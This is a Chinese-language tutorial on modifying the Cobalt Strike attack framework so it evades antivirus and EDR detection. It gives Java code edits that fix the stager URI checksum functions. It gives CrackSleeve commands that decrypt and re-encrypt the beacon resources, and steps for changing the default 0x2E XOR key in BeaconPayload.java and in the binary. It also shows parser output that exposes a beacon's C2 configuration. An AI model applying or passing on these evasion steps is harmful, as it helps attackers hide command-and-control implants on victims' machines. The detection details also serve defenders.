




```
1376 do {
1377     var2 = new StringBuffer( capacity: var0 + 1);
1378     var2.append("/");
1379
1380     for(int var3 = 0; var3 < var0; ++var3) {
1381         var2.append(pick(var1));
1382     } while(checksum8(var2.toString()) != 92L);
1383
1384     return "logo.jpg";
1385 }
1386
1387 @
1388 public static String MSFURI() {
1389     return MSFURI( var0: 4);
1390 }
1391
1392 @
1393 public static String MSFURI_X64() {
1394     String[] var0 = toArray( var0: "a, b, c, d, e, f, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y,
1395     String var1;
```

同时修改该文件下的值，固定返回修改的值

```
1387 @
1388 public static String MSFURI() {
1389     return MSFURI( var0: 4);
1390 }
1391
1392 @
1393 public static String MSFURI_X64() {
1394     String[] var0 = toArray( var0: "a, b, c, d, e, f, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y,
1395     String var1;
1396     do {
1397         var1 = "/" + pick(var0) + pick(var0) + pick(var0) + pick(var0);
1398     } while(checksum8(var1) != 93L);
1399
1400     return "logos.jpg";
1401 }
1402
1403 public static long lpow(long var0, long var2) {
1404     if (var2 == 0L) {
1405         return 1L;
1406     } else if (var2 == 1L) {
1407         return var0;
```


64位也进行修改






(3) 替换客户端服务端JAR运行测试:

1 3、替换客户端服务端JAR运行测试





3.2 安全工具-CS魔改二开-Beacon默认密钥

- 1 参考: https://mp.weixin.qq.com/s/1iVhIMTGJ_rxsh18198uca
- 2
- 3 由Windows Execute模块生成的就是Stager。
- 4 stager上线逻辑:
- 5 运行EXE-->自动生成并访问符合checksum8校验的URI进行远程下载Stager-->上线
- 6 所以在这个过程中有两个特征会被捕获:
- 7 1、URL的checksum8规则
- 8 2、访问URL下载解析Stager
- 9
- 10 简单来说, stager下载文件默认会被特征检测查杀,
- 11 默认XOR密钥会成功解密Stager (0x2E=46 sleeve目录下beacon.x64.dll)
- 12
- 13 配置信息异或的是固定值, 并且依据版本不同而不同:
- 14 CS 3.x版本的配置信息是通过异或0x69解密出的, 4.x版本的配置信息是通过异或0x2e解密出的, 那么只要没进行修改的情况下, 杀毒或流量产品EDR等几乎从后门操作Stager时就能内存检测到!
- 15
- 16 解密Stager模版脚本:
- 17 cracksleeve
- 18 解析Stager流量脚本:
- 19 <https://github.com/Sentinel-One/CobaltStrikeParser>
- 20 <http://xx.xx.xx.xx:xx/xiaodisec>
- 21 python parse_beacon_config.py xiaodisec
- 22
- 23 具体操作步骤:
- 24 1、项目解密生成
- 25 CS4.0-4.9解密项目:


```

26 https://github.com/H3d45/CrackSleeve
27 https://github.com/kyxiaxiang/CrackSleeve4.7
28 https://github.com/kyxiaxiang/CrackSleeve4.8
29 https://github.com/kyxiaxiang/CrackSleeve4.9
30 javac -encoding UTF-8 -classpath cobaltstrike.jar CrackSleeve.java
31 java -classpath cobaltstrike.jar;./ CrackSleeve decode
32 java -classpath cobaltstrike.jar;./ CrackSleeve encode
33 2、更改解密密钥
34 IDA搜二进制0x2e，找xor地方，修改2e为xx，保存应用
35 3、代码更改加文件覆盖
36 beacon/BeaconPayload.java#beacon_obfuscate
37 4、替换客户端服务端JAR运行测试

```

以64位的后门为例。

(1) 项目解密生成：




```
C:\Windows\system32\cmd.exe
DNS_strategy_fallback_seconds - 1
Retry_Max_Attempts - 0
Retry_Increase_Attempts - 0
Retry_Duration - 0

C:\Users\Administrator\Desktop\I64\CobaltStrikeParser-master>python parse_beacon_config.py 05kn
C:\Python311\Lib\site-packages\requests\_init_.py:102: RequestsDependencyWarning: urllib3 (1.26.15) or chardet (5.2.0)
/charset_normalizer (2.0.12) doesn't match a supported version!
warnings.warn("urllib3 ({}), or chardet ({}),/charset_normalizer ({}), doesn't match a supported "
BeaconType - HTTP
Port - 9999
SleepTime - 60000
MaxGetSize - 1048576
Jitter - 0
MaxDNS - Not Found
PublicKey_MD5 - 57e6e8f81c47f946d2973414de289af9
C2Server - 192.168.139.228,/match
UserAgent - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; BO1IE8_v1;ENUS)
HttpPostUri - /submit.php
Malleable_C2_Instructions - Empty
HttpGet_Metadata - Metadata
base64
header "Cookie"
HttpPost_Metadata - ConstHeaders
Content-Type: application/octet-stream
SessionId
parameter "id"
Output
print
PipeName - Not Found
DNS_Idle - Not Found
```


可以分析出是cs的stager



```
CobaltStrike: cobaltstrike beacon BeaconPayload beacon_obfuscate
BeaconPayload.java
45 this.pe = new MalleablePE(this.c2profile);
46 this.funk = var4;
47 this.arch = var3;
48 this.client = var2;
49 }
50
51 public static byte[] beacon_obfuscate(byte[] var0) {
52     byte[] var1 = new byte[var0.length];
53
54     for(int var2 = 0; var2 < var0.length; ++var2) {
55         var1[var2] = (byte)(var0[var2] ^ 46);
56     }
57
58     return var1;
59 }
60
61 public BeaconDLL exportBeaconStageHTTP(int var1, String var2, boolean var3, boolean var4) {
62     AssertUtils.TestSetValue(this.arch, "x86, x64");
63     String var5 = "";
64     if ("x86".equals(this.arch)) {
65         var5 = "resources/beacon.dll";
66     } else if ("x64".equals(this.arch)) {
```

